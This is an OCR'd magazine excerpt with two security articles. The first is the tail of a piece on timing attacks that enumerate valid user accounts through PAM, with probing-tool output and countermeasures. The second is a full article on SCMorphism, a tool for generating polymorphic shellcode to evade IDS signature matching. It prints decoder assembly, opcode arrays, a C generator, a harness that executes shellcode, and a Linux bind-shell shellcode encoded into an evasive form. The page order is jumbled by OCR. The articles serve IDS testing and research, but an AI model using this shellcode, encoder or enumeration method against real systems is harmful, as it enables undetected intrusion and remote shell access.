necro@isis:~/EPTA$ ./timat 10.0.0.4 necro 10
[+] Response times for user [necro]: [#1: 1394] [#2: 1050] [#3: 1022] [#4: 1019]
 [#5: 1026] [#6: 1019] [#7: 1019] [#8: 1019] [#9: 1018] [#10: 1026]
[+] Average time: 1061
necro@isis:~/EPTA$
```

Figure 6. *Probing for user necro (valid)*

Table 2. *Results as in figure 10*

User to guess	Class of user	Times probed	Accuracy of result
necro	Valid	10	100%
honorificabilitudinitatibus	Invalid	10	100%
root	Valid (super user)	10	100%
hakin9	Invalid	10	100%

Attack results

As described in figure 5, *timat* requires three input parameters. The first is the IP address of the host in mind, which in our tests had been set to `10.0.0.4`; the second is a user to probe and finally an unsigned integer number to define the number of probes.

Figures 6-8 show the tool in action, probing users `necro`, `honorificabilitudinitatibus` and `root` which are valid, invalid and valid users respectively. It's clear that invalid users require the least time to be handled rather than the super-user and a valid user which take a little bit more, but with a significant and visible difference. Note that our time measurements are in microseconds (1 microsecond = 1 × 10-6 seconds).

Figure 8 presents our *wrapper* tool, `pr0ber.pl` (see *Attacking a custom PAM Service*), which implements the decision making process regarding a user's existence. The first parameter of `pr0ber` is the user we want to guess about. Figure 10 displays the tool in action for various valid and invalid users.

As you can see in table 2, there is 100% accuracy for all users, which is an excellent performance if you consider that we make the assumptions based on statistics. In fact, even for less than 10 times of probing, the accuracy of the results had remained 100%. However in real-case scenarios, out of the testing environment, things might seem different. The two things that will guarantee accurate results, in that case, are greater samples for each probing (e.g. more than 10 per user) and an efficient calculation of the factor threshold in *pr0ber.pl*.


Counter-measures

Timing attacks are easy to perform, but it is also quite viable to protect against them. In general, there are two ways to do that. Whilst the first is more theoretical, the other is much more practical.

The theoretical way has the disadvantage of affecting the overall performance of the application and is more difficult to implement. The main concept is that the code that handles the authentication and the statements, that affect the flow, should be a completely balanced tree. This would ensure to a point that the program will respond in the same time for every class of input. However this 1-1 balance requires programming skills that nobody has.


Random delays

Introducing random delays as *time-patches* is another trick that produces the same results. You implement the authentication part the way you would normally do. Afterwards, you calculate the exact response time for every class of login (see *What is a timing attack*). You keep the highest response time as an upper bound and you force the subroutines that handle the other classes of input to wait until they reach this upper bound. This can be easily done using the `usleep()` function of libc, although the hardest part is to calculate the




```
necro@isis:~/EPTA$ ./timat 10.0.0.4 honorificabilitudinitatibus 10
[+] Response times for user [honorificabilitudinitatibus]: [#1: 1280] [#2: 745]
[#3: 681] [#4: 678] [#5: 680] [#6: 678] [#7: 679] [#8: 678] [#9: 679] [#10: 681]

[+] Average time: 745
necro@isis:~/EPTA$
```

Figure 7. *Probing for user honorificabilitudinitatibus (invalid)*




```
necro@isis:~/EPTA$ ./timat 10.0.0.4 root 10
[+] Response times for user [root]: [#1: 1495] [#2: 960] [#3: 884] [#4: 880] [#5
: 886] [#6: 880] [#7: 882] [#8: 908] [#9: 887] [#10: 886]
[+] Average time: 954
necro@isis:~/EPTA$
```

Figure 8. *Probing for super-user root (obviously valid)*



```
necro@isis:~/EPTA$ ./pr0ber.pl
Usage: ./pr0ber.pl <user> <host>
necro@isis:~/EPTA$
```

Figure 9. *How to use pr0ber*



```
necro@isis:~/EPTA$ ./pr0ber.pl necro 10.0.0.4
[+] User necro exists!
necro@isis:~/EPTA$ ./pr0ber.pl honorificabilitudinitatibus 10.0.0.4
[+] User honorificabilitudinitatibus does not exist!
necro@isis:~/EPTA$ ./pr0ber.pl root 10.0.0.4
[+] User root exists!
necro@isis:~/EPTA$ ./pr0ber.pl hakin9 10.0.0.4
[+] User hakin9 does not exist!
necro@isis:~/EPTA$
```

Figure 10. *Guesses for users necro, honorificabilitudinitatibus, root and hakin9*




Figure 11. *A data pipe between a service and a user*

Note 2

The data pipe model introduces an overhead, that of the execution of its own instructions. Though on a theoretical basis, this overhead takes place in constant time and thus it is not an issue.

On the Net

- *http://en.wikipedia.org* – Wikipedia,
- *http://packetstormsecurity.org/groups/teso/epta.tgz* – EPTA of UNIX Daemons ,
- *http://www.proftpd.org* – ProFTPD,
- *http://www.openssh.org* – OpenSSH,
- *http://www.kernel.org/pub/linux/libs/pam/* – Linux-PAM,
- *http://www.grsecurity.net* – GrSecurity.

response times precisely. Result? The one desired. Every class of input requires the same time to elapse.

The practical way is quite similar to the theoretical one but it is more rough and abstract. The idea is simple. You introduce a pseudo-random and affordable delay before each response, making it impossible for an attacker to guess the *time-patches*. The seed pool of the random number generator can adopt values from the `gettimeofday()` function of libc. Alternatively, `/dev/urandom` will gather environmental noise from device drivers and create a fair good entropy pool to create random numbers from. The random number produced will be used as the parameter for `usleep()` to create the delay. Keep in mind that sleeping for much time will dramatically affect the performance of the application. If you plan to use PAM and you do not trust your imagination to produce random delays, you can use `pam_fail_delay()` function implemented in `security/pam_modules.h`. Make sure you make use of this function before every reply of your program or else timing attacks will be still possible at least when trying to obtain valid users. For your convenience, kernel security patches like GrSecurity are sophisticated enough to include security mechanisms for authentications.

Forgetful data pipes

Taking the aforementioned method of random delays into account, one may come up with many different architectural prototypes. One of them could include the network model of a data pipe.

A data pipe is a program which resides in the middle of a user and a service, like in Figure 11. Its role is to forward data received from the user straight to the service and vice versa. It therefore plays an intermediate role and thus it is able to control the relative data transmission timings (hint!).

Although the data pipe could be installed on a third-party computer, it is suggested that it should be running on the same computer as the service under the following strict policy. The ftp server is redirected to a port other than 21 and that port has to be filtered by a firewall so that it is completely unseen from the internet. The data pipe should run on the original service port (imitating its behaviour) and must have access to both the internet and the service.

Obviously, all prospective users ignore its existence and think that they communicate directly with the service. The key thing of this concept is to delay the final response back to the user so that the whole session can not be subject to accurate timing analysis. This can be done using the function in listing 3.

This function should be called just before sending the response back to the user.

Conclusions and further remarks

EPTA is a valuable technique that assists many developers to come up with optimal solutions. It is also possible to assist the dark side, as someone could use it to reverse engineer an artefact up to a degree (e.g. ranging from valid user exposition to total compromise of an asymmetric cryptographic system). In order to defeat and overcome such attacks, correct programming skills should be of our concern.

Einstein mentioned that time can be a fourth dimension, a dimension with different properties than these of space, obviously. Time is an illusion, something totally thought up of human beings just because it is the easy way to identify changes in our visibly spatial world. Illusion or not, we can safely support that this invisible entity contains much descriptive information about events turning it out to be a useful companion of our reality. ●

About the authors

Stavros Lekkas, originally from Greece, is an MPhil student at The University of Manchester (formerly known as UMIST). His interests include cryptography & information security, data mining, mathematics (logic, number theory and linear algebra) and computational complexity. He is currently working on his thesis which regards *Evolving Intelligent Intrusion Detection Systems*.

Thanos Theodorides, also from Greece, is studying Computer, Networks and Telecommunications Engineering at the University of Thessaly, Greece. A computer security enthusiast since his early teens, his interests include web development and security, wireless networks and network operating systems, among others. During his spare time he enjoys creating digital artwork.

Attack

Testing Intrusion Detection Systems

Rodrigo Rubira Branco
Lúcio Correia

Difficulty

● ● ○

A long time ago the need for commercial and personal confidential information protection rose. Several tools were developed to assure data security, conforming to CIDAL (Confidentiality, Integrity, Disponibility, Authentication, Legacy) concept. Among these tools are Intrusion Detection Systems (IDS), which include Intrusion Prevention System (IPS) concepts.

Initially, intrusion detection systems worked initially like anti-virus software, by verifying simple attack signatures through pattern matching techniques. However, same way viruses improved their contamination behaviour to avoid detections, also attackers modified their strategies by using self-mutable code, that can't be detected using simple pattern matching. Simulating and understanding these complex techniques is a major challenge, which difficulties intrusion detection systems testing.

This work intends to describe *SCMorphism*, whose role is to automate the detection of this kind of attack, allowing detection systems to be tested by explaining used techniques. *SCMorphism* also gives information security community a set of resources to face these constantly used attack techniques.

The lack of good documentation about this topic was the main reason to develop this work, as can be noticed by looking at security reference books, that superficially approach this kind of attack.

Despite security software industry is minimizing the use of pattern matching in their IDS tools, this feature is still very used and needed by most of them, like Snort.

Related work

Conventional IDSs are used to prevent networks from several kind of invasions. The main characteristic of these systems is the use of signature pattern matching, that allows the identification of the attacks in the normal network traffic. However, intentional minor signature variations can't be detected until the system is updated with these new patterns.

What you will learn...

- shellcode polymorphism techniques,
- how a polymorphic shellcode works,
- better understand the difficulties behind an automated polymorphic shellcode generation tool,
- understand why pattern match analysis can't detect shellcodes directly from the Network.

What you should know...

- basic assembly,
- basic C,
- algorithms,
- how an IDS/IPS works.

As there are several different intrusion detection tools, several techniques to evade these systems were developed. Some tools that automate the behaviour of these evasion techniques were developed to help in the tests with intrusion detect systems.

One way found by IDSs to identify new forms of attack without the need to update their pattern set is by analysing shellcodes, hexa-formatted codes that are inserted in system memory for execution during some kinds of attacks.

Systems like *ADMMutate* execute several modifications in shellcodes, allowing possible variations to be identified, like `nop` instructions variations, but without focusing code polymorphism. Neohapsis laboratory keeps a worldwide known certification for intrusion detection systems and, in its tests, *ADMMutate* software was adopted for evasion verification.

Other important work for evasion techniques study was held by Dr. R. Graham, called SideStep. Fragroute team also develops and improves this software, that allows fragmentation tests in the detection systems.

Due to the importance of the theme, there is a necessity to effectively test shellcode detection feature in IDSs, since this kind of intrusion detection technique is included in firewalls from the world leader in the segment, Checkpoint.

Based on this scenario, *SCMorphism* was developed, aiming to better the task of test IDSs, firewalls or any other tool focused on networked code identification. By using polymorphic code automatic generation, given any shellcode, *SCMorphism* offers a huge variety of tests, thus giving a real vision of the effectiveness of security levels promised by commercial systems.

Polymorphic shellcodes

A shellcode is a code commonly written in assembly or C, that is transformed to hexadecimal instructions, normally called opcodes. The shellcode can be used during a system exploration process to allow arbitrary code to be executed in the spotted machine.

Conventional IDSs try to discover shellcodes by identifying instructions, instruction sequences, return points to determined instructions and `nop` (instructions that do nothing) sequences. Normally, this kind of detection is done by verification of simple attack signatures using pattern matching.

However, attackers improved their techniques by using automutable code, avoiding the detection by simple pattern matching. Normally, these improved codes, called polymorphic shellcodes, use decodable cryptography algorithms, like `xor`, `add`, `sub`, or more complex ones, to encrypt the shellcode, which is unencrypted only when executed on target machine. This way, conventional IDSs can't detect these shellcodes.

Other techniques, like simulating the executing code in memory or, indeed, using algorithms that try to decode the shellcode, are known to fail because the return address that overwrites `ret` (return address that is stored just after stack and saved in EIP register, that points to the next instruction to be executed) in target machine points to the code, that can have a lot of trash before the actually useful data.

SCMorphism

SCMorphism specifically focuses on the definitions of polymorphic shellcode and how it can be automatically generated, without reaching system exploration techniques and basic shellcode coding.

When an attack is said to be polymorphic, it means that its payload has data capable to modify itself when executed on target machine. In this case, the original code of the shellcode is coded using a decoda-

Listing 1. *Pseudo-algorithm for a polymorphic shellcode*

```
   call decoder
shellcode:
   .string encrypted_shellcode
decoder:
   xor %ecx, %ecx
   mov sizeof
(encrypted_shellcode),
 %cl
   pop %reg
looplab:
   mov (%reg), %al
   - decoding is done -
   mov %al, (%reg)
   loop looplab
   jmp shellcode
```





Figure 1. *Shellcode organization*



```
rbranco@rrbranco: /home/rbranco
rrbranco:/Projetos/SCMorphism/bin# ./scmorphism


Shellcode Morphism Program (scmorphism) v1.8
Coded by Rodrigo Rubira Branco (BSDaemon) - <rodrigo@kernelhacking.com>
RISE Security
www.risesecurity.org
www.kernelhacking.com/rodrigo


Usage:
-f <shellcode file> <var name> <shellcode lenght> --> If it is .c or .pl you must specify VAR Name and shellcode lenght
-t <type>
        0 add
        1 sub
        2 xor
        3 shuffle
        4 xor+add
        5 add+xor
        6 xor+sub
        7 sub+xor
        8 bit shift (right) Uses rolb to encode
        9 bit shift (left) Uses rorb to encode
        10 bit shift (right) Uses rolw to encode
        11 bit shift (left) Uses rorw to encode
        12 inc -> Use in the place of add 1
        13 dec -> Use in the place of sub 1
        14 base64 -> Use base64 encode (not properly a decoder) - cant be used with -e option
        15 alphanumeric -> Its only a "compiler", not encoder (see TODO)
        16 not -> not (bitwise operation)
        17 xor cpuid -> xor using cpuid value
        If not specified, use random values
-n <number>. Value used in single decoder operations. Deprecated when used with Double-Pattern Decoders.  If used, ignore ano
ther -x, -a -r or -u options.
-x <number>.  Value used when xor numbers.
-a <number>.  Value used when add numbers.
-u <number>.  Value used when sub numbers.
-r <number>.  Value used into rotate operations
-e --> Execute the generated shellcode
-s <filename> --> Stdout form: to a file, if not gived, use console
```

Figure 2. *Shellcode morphism program*

ble algorithm (for example `xor`, `add`, `sub`, or indeed more complex cryptography techniques).

As the original shellcode was encrypted, it's necessary to add to it code responsible by decoding. This code is called decoder, and it keeps the polymorphic shellcode logic. Figure 1 shows this scheme.

Several other evasion techniques can be used in conjunction with polymorphism to avoid detection, but they outside the scope of this document.

Listing 2. *Real code generated from polymorphic shellcode*

```
.globl main
main:
   call decoder
shellcode:
   // exit(0) shellcode
   .string "\x32\xc1\x32\xdc\xb1\x02\xce\x81"
decoder:
   // shellcode address stored in EBX
   pop %ebx
   // reset ECX (without generating 0x00 instructions)
   xor %ecx, %ecx
   // store shellcode size in cl for executing a loop 0x08 ==
                   sizeof(shellcode)
   mov $0x08, %cl
looplab:
   // Byte stored in EBX is moved to AL
   mov (%ebx), %al
   // Decrement 1 (It had been incremented 1)
   dec %al
   // Byte put again in EBX
   mov %al, (%ebx)
   // Adress is increased by 1, for getting first byte of shellcode
   inc %ebx
   // Counter is decremented
   dec %cx
   // If counter is not zero, go to looplab
   jnz looplab
   // Start executing decoded shellcode
   jmp shellcode
```

Listing 3. *Code for generating the opcode*

```
in main:
   0xe8
   0x09 // Relative address to decoder
   0x00 // NULL bytes generated by code
   0x00
   0x00
```

Listing 4. *Code for generating the opcode, without null bytes*

```
.globl main
main:
   jmp getaddr
decoder:
   pop %ebx
   xor %ecx, %ecx
   mov $0x08, %cl
looplab:
   mov (%ebx), %al
   dec %al
   mov %al, (%ebx)
   inc %ebx
   dec %cx
   jnz looplab
   jmp shellcode
getaddr:
   call decoder
shellcode:
   .string "\x32\xc1\x32\xdc\xb1\x02\xce\x81"
```

Polymorphic shellcode generation automation process

The decoder is responsible for recognizing the inverse process in relation to that used in shellCode encrypting, and to recover the original code that is now in the targeted machine and so, free of being detected. *SCMorphism* has several types of different decoders, like:

- `add` (including `inc` as a replacement for single increment),
- `sub` (including `inc` as a replacement for single decrement),
- `xor`,
- `shift` (bit rotation).

For each decoder type, *SCMorphism* allows the user to choose the parameters to be used in the operation, for example, how many bits to rotate or what value to be added. Besides this, it has several variations for decoder code, making it impossible to write a signature for avoid detection by the next decoder.

How decoder locates shellcode in memory

The major secret of a polymorphic shellcode, and of the automation process to generate them, is in the routines execution internals, in assembly, in a way that is possible to obtain the shellcode address in memory, and then execute the decoder.

When a `call` instruction is executed, next instruction address is stored (`push`) on stack (see again figure 1). This way decoder can execute a `pop` instruction for any register and obtain the shellcode address. With this address, it only manipulates shellcode bytes and execute a `jmp` instruction to the decoded shellcode. Listing 1 shows a pseudo-algorithm that illustrates these steps. Listing 2 shows the real code that is generated from the transformation. This algorithm is transformed to a real code, showed by listing 2.

This simple code presents some problems when the aim is to automate the process for any shellcode, and not only for a shellcode given by the code. If this example is compiled and executed, it generates an error, because it tries to write data in `.text` section (code section), that only has permission to be read or executed. However, opcode format used by shellcode works normally, because it is executed in the stack, which has write permission.

For process automation, it is necessary to concatenate the chosen shellcode to the end of decoder, modify mov `sizeof(shellcode)` instruction, and avoid invalid instructions generation (for example `NULL`, `0x00`), which are seen as string terminators when the code is inserted in a C buffer during the exploration.

Other challenges that can be faced and were solved with *SCMorphism* are:

- decoder signature detection,
- specific string use restriction,
- only alphanumeric shellcode generation (in the case of `isalpha()` function type tests on target system),
- restricted register use,
- nop instruction insertion (*SCMorphism* can generate alphanumeric `nop` instructions or use *ADMMutate* instructions).

Listing 6. *Code for automating the generation of a polymorphic shellcode*

```
#include <stdio.h>
/*
BYTE_TO_MODIFY: pointer to the byte
that needs to be modified in decoder
(the byte that stores shellcode size).
Shellcode size is 25 bytes, so the
shellcode generated is 25 bytes greater.
*/

#define BYTE_TO_MODIFY 4

char decryptor[] =
"\xeb\x12\x5b\x31\xc9\xb1\xdb\x8a\x03"
"\xfe\xc8\x88\x03\x43\x66\x49\x75\xf5"
"\xeb\x05\xe8\xe9\xff\xff\xff";

int main (int argc, char *argv[]) {
   int i;

   if( argc != 2 ) {
   fprintf (stdout, "Usage: %s [shellcode]\n", argv[0]);
   exit (1);
   }

   if( strlen( argv[1] ) < 256 ) {
   decryptor[BYTE_TO_MODIFY] = strlen( argv[1] );
   fprintf (stdout, "\nThe encrypted shellcode is:\n\n");
   for(i=0; i<strlen(decryptor);i++)
   fprintf(stdout, "\\x%02x", (long) decryptor[i]);
   for(i=0; i<strlen(argv[1]);i++)
   fprintf(stdout, "\\x%02x", (long) *(argv[1]+i)+1);
   fprintf( stdout, "\n\n" );
   }
   else
   fprintf(stdout, "It is only possible if the given shellcode is smaller
                    than 256 bytes\n" );
   return (0);
}
```

Listing 5. *Code for generating the opcode, without null bytes*

```
in main:
0xeb

// Address relative to getaddr,
                       that
// won't change in decoder
0x12

0x5b
0x31
0xc9
0xb1

// Shellcode size, that must
 be smaller
// than 0xff bytes, and won't
 be equal
// for all shellcodes
0x08

in looplab:
0x8a
0x03
0xfe
0xc8
0x88
0x03
0x43
0x66
0x49
0x75
0xf5
0xeb

// Relative address to
shellcode, that
// won't change in getaddr
0x05

0xe8

// Relative address to
 decoder, that
// never changes
0xe9

// This way, a negative relative
                       address
// is obtained, avoiding null-
                       bytes
0xff
0xff
0xff

in shellcode:
0x32
0xc1
0x32
0xff
0xdc
0xb1
0x02
0xce
0x81
```

Other improvements suggested for the demonstrated code (aiming to optimizing the automation) is to replace

```
mov (%ebx), %al
dec %al
mov %al, (%ebx)
by
subb $0x01, (%ebx).
```

In the example, the cipher mechanism is actually very simple, and doesn't need to be manipulated byte to byte, since a simple `sub` instruction is used. In other cipherings, it's possible to use manipulation.

The opcode, (starting from `call` instruction) is generated by the sample code shown by listing 3. As has been said: the generation of null bytes must be avoided. Hence a new code was generated to not contain null bytes, and is showed by listing 4.

This new polymorphic shellcode structure is very similar to that shown formerly, but this one is free of null bytes. The opcodes found with *gdb* are showed in listing 5.

Since the addresses used in the polymorphic shellcode are relative to the code in execution, they don't change, unless the shellcode changes. This decoder can be used for any shellcode by simply modifying byte `0x08` from decoder to be equal to shellcode size to be used.

A simple C program, that automates the generation of a polymorphic shellcode, given any functional shellcode, can be seen in listing 6.

To this point we have demonstrated how a decoder works and how it can be coded, and the initial steps to the creation of a polymorphic code automatic generation tool.

When the polymorphism technique is used, shellcode size is incremented by decoder size if the code only modifies each byte of original shellcode. If each byte is replaced for two other bytes, for example, the size is bigger. Even using a decoder that decompress a code, the decoder code would be so big that wouldn't compensate compression advantage. Since buffer sizes are sometimes limited, listing 7 shows a more optimized code. The new decoder is five bytes smaller than the previously showed one:

```
"\xeb\x0d\x5b\x31\xc9\xb1\x08\x80\x2b\
                      x01"
"\x43\xe2\xfa\xeb\x05\xe8\xee\xff\xff\
                      xff"
```

An example of code for testing new decoder is showed by Listing 8. Only for proofing that code has worked correctly:

```
$ strace ./test ..
stuff....
.... close(3)
= 0 munmap(0x40012000, 36445) = 0
_exit(0) = ?
```

Results

Several times *SCMorphism* was put in practice to test detection systems and other techniques during showcases presented in conferences like SSI, Conisli, Comdex and H2HC. In addition to this, SCMorphism also was tested against sandbox techniques implemented by Checkpoint *Firewall-1 NG*. Polymorphic attacks were shown to be effective against several systems, when they were used to test pattern matching rules.

For the several tests performed, the laboratory was structured this way: a computer running a vulnerable software (any public vulnerability), and the system to be tested, being the gateway of the former with another computer running exploration software and *SCMorphism*.


Initially it was tried to explore the public vulnerability and verify that shellcode is detected (if this doesn't occur, system signatures can be adjusted). Next, several mutation

Listing 7. *More optimized code for generating opcode*

```
.globl main
main:
   jmp getaddr
decoder:
   popl %ebx
   xorl %ecx, %ecx
   movb $0x08, %cl
looplab:
   subb $0x01, (%ebx)
   inc %ebx
   loop looplab
   jmp shellcode
getaddr:
   call decoder
shellcode:
   .string "\x32\xc1\
  x32\xdc\xb1\x02\xce\x81"
```

Listing 8. *Code for testing the new decoder*

```
#include <stdio.h>
/*
Decoder + exit(0); shellcode
codificado
 */
char sc[] =
  "\xeb\x0d\x5b\x31\xc9\xb1\x08\x80"
  "\x2b\x01\x43\xe2\xfa\xeb\x05\xe8"
  "\xee\xff\xff\xff\x32\xc1\x32\xdc"
  "\xb1\x02\xce\x81";

int main( void ) {
   void ( *x ) ( ) = ( void * ) sc;
   x( );
   return( 0 );
}
```



```
rbranco@rrbranco: /home/rbranco
rrbranco:/Projetos/SCMorphism/bin# cat /Tecnicas/Bind/bind.c
char shellcode[] =      "\x31\xdb\xf7\xe3\x53\x43\x53\x6a"
                        "\x02\x89\xe1\xb0\x66\xcd\x80\xff"
                        "\x49\x02\x6a\x10\x51\x50\x89\xe1"
                        "\x43\xb0\x66\xcd\x80\x89\x41\x04"
                        "\xb3\x04\xb0\x66\xcd\x80\x43\xb0"
                        "\x66\xcd\x80\x59\x93\xb0\x3f\xcd"
                        "\x80\x49\x79\xf9\x68\x2f\x2f\x73"
                        "\x68\x68\x2f\x62\x69\x6e\x89\xe3"
                        "\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

main()
{
        void (*dsr) ();
        (long) dsr = &shellcode;
        printf("Size: %d bytes.\n", sizeof(shellcode));
        dsr();
}
rrbranco:/Projetos/SCMorphism/bin# ./scmorphism -f /Tecnicas/Bind/bind.c shellcode 1000 -e -t 0 -n 23 -o

 Deprecated option -n, try to see -h option

Using ADD decoder with size 23..
---------------------------------------------
The Decoder Length is                   : 24 bytes
The Encoded Shellcode Length is : 72 bytes
The Original Shellcode Length is        : 72 bytes
The Final Length is                     : 96 bytes
Your shellcode are being increased in           : 24 bytes
---------------------------------------------


char code[] =
        "\xeb\x11\x31\xc9\x5e\xb1\x48\x80\x6c\x0e\xff\x17\x80\xe9\x01"
        "\x75\xf6\xeb\x05\xe8\xea\xff\xff\xff\x48\xf2\x0e\xfa\x6a\x5a"
        "\x6a\x81\x19\xa0\xf8\xc7\x7d\xe4\x97\x16\x60\x19\x81\x27\x68"
        "\x67\xa0\xf8\x5a\xc7\x7d\xe4\x97\xa0\x58\x1b\xca\x1b\xc7\x7d"
        "\xe4\x97\x5a\xc7\x7d\xe4\x97\x70\xaa\xc7\x56\xe4\x97\x60\x90"
        "\x10\x7f\x46\x46\x8a\x7f\x7f\x46\x79\x80\x85\xa0\xfa\x67\x6a"
        "\xa0\xf8\xc7\x22\xe4\x97";
```

Figure 3. *An example code*

options of *SCMorphism* were tested, with different decoders and do nothing operations.

Future work

SCMorphism, like all research related to intrusion detection, needs to be improved to have better techniques for do-nothing operations and `jmp` type decoders, that are very difficult to detect, even using code simulation techniques (sandbox), because they are very dependent on the return address during the exploration.

Metamorphism options, including polymorphic decoders, need to be developed, also as systems for tests against other platforms, because *SCMorphism* currently has decoders only for Intel x86 platforms.

Unicode decoders generation and false disassembly options can be used to deceive other types of systems, like *Checkpoint Interspect*.

The creation of a lib for polymorphism, like the one offered by *ADMMutate*, would speed the development of new tools for testing, using the features already implemented by *SCMorphism*. Therefore, tools to automatically execute connections and send shellcodes could be developed to avoid the need for manual testing when sending these codes. Alternatives that show step by step the polymorphic code generation process would ease the study and learning of the techniques.

Finally, the union of all the used techniques and the tests in laboratories against systems used worldwide, generating a step-by-step guide for testing intrusion detection systems is essential for constantly improvement of new products and tools, with protocol analysis technologies and working characteristics.

Conclusion

The present work has opened a foundational door in the study of intrusion detection systems evasion techniques, and for the development of automated tools to test them. The aim is to play on the team of security professionals, giving them enough information to understand the behaviour of attacks.

It's important to say that the understanding of these techniques is essential during the development of projects that include any kind of detection and for actual differentiation of several legacy technologies that aim to avoid attacks.

The focus given by the sample codes and the automatic generation of a polymorphic shellcode was due to the need of a deep understanding of the techniques used in invasions and the different kinds of systems. The implementation of these systems doesn't require the analysts to have so deep a knowledgeand and as a result little good information is known about their work. ●

On the Net

- *http://www.bsdaemon.org/index.php?name=files* – SCMorphism 1.4
- *http://www.cgisecurity.com/lib/polymorphic_shellcodes_vs_app_IDSs.PDF* – Polymorphic Shellcodes Vs. Application IDS,
- *http://www.snort.org – Snort website*,
- *http://www.sans.org/resources/idfaq/fragroute.php* – SANS Fragroute Intrusion Detection FAQ,
- *http://documents.iss.net/whitepapers/RPC_Sig_Quality.pdf* – Sidestep's ISS Technical Paper: RPC Signature Quality,
- *http://www.ktwo.ca/c/ADMmutate-0.8.4.tar.gz* – K2 ADMmutate source code,
- *http://www.neohapsis.com/osec.html* – Neohapsis Open Security Evaluation Criteria,
- *http://www.enderunix.org/documents/en/sc-en.txt* – Designing Shellcode Desmystified,
- *http://www.securityfocus.com/infocus/1577* – IDS Evasion Techniques and Tatics,
